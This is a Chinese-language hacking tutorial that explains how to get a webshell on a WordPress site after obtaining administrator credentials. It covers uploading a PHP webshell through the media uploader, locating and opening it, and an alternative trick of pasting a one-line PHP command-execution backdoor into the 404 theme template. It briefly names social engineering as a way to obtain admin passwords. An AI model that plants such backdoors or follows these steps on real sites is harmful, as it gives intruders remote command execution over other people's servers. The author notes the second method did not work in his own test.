


图1 WordPress登录后台




图2 成功登录后台




图3 获取上传页面

一、获取管理员用户名和密码

关于如何获取管理员用户和密码不在本文的主要讨论范围，笔者有两点经验，一个是社工，另外一个就是已有信息的利用。在获取Webshell的情况下，对现有信息的分析和利用，有可能获取WordPress后台管理密码。

WordPress后台位置一般为：**http://www.xxx.com/blog/wp-admin**，显示页面如图1所示，输入正确的用户名和密码后顺利登录，如图2所示。

二、寻找上传处

在WordPress管理页面的左边单击"媒体"－"新增档案"，接着就会出来一个上传界面，在该界面中选择"浏览"选择上传的文件，如图3所示，我直接选择php的Webshell上传。

三、浏览上传记录

上传Webshell后，有些系统装有杀毒软件，会查杀部分Webshell，因此需要通过浏览记录来验证文件是否上传成功。系统在上传WebShell后会自动刷新，如果上传没有出现问题，则会如图4所示，上传文件显示在媒体库中。




图4 查看上传的Webshell记录




图5 获取上传的Webshell页面

四、获取Webshell的直接地址

将鼠标移动到上传的Webshell记录上，可以看到有三个按钮"编辑"、"删除"和"查看"。单击"查看"即可访问Webshell的具体页面，如图5所示。选择记录中的链接，该链接地址即为真正的Webshell地址。

五、获取WebShell

直接打开Webshell的地址，输入密码验证成功后，进入熟悉的Webshell界面，如图6所示，至此拿到了WordPress的Webshell。

六、其他方法获取Webshell的探讨

通过询问群里好友，感谢cnbird提供的一个方法，不过我测试后未能获取Webshell，不知是咋个回事，现将利用方法奉上。

1、进入后台

2、单击“**外观**”－“**编辑**”－“**404模板**”，插入一句话木马程序代码：`<?php@system($_REQUEST[c]);?>`，如图7所示，插入后进行更新。

3、使用连接地址：**wordpress/wp-content/themes/default/404.php**进行连接，结果没有反应，很是郁闷！

编辑点评：WordPress的用户群可不是一般的多，其安全性也是非常高的，本文的利用条件是需要弄到一个WordPress的管理员账号才可以加以利用，这个条件可不是随便可以满足的。拿到管理员账号后，可以做的事情就很多了，webshell只是其一。

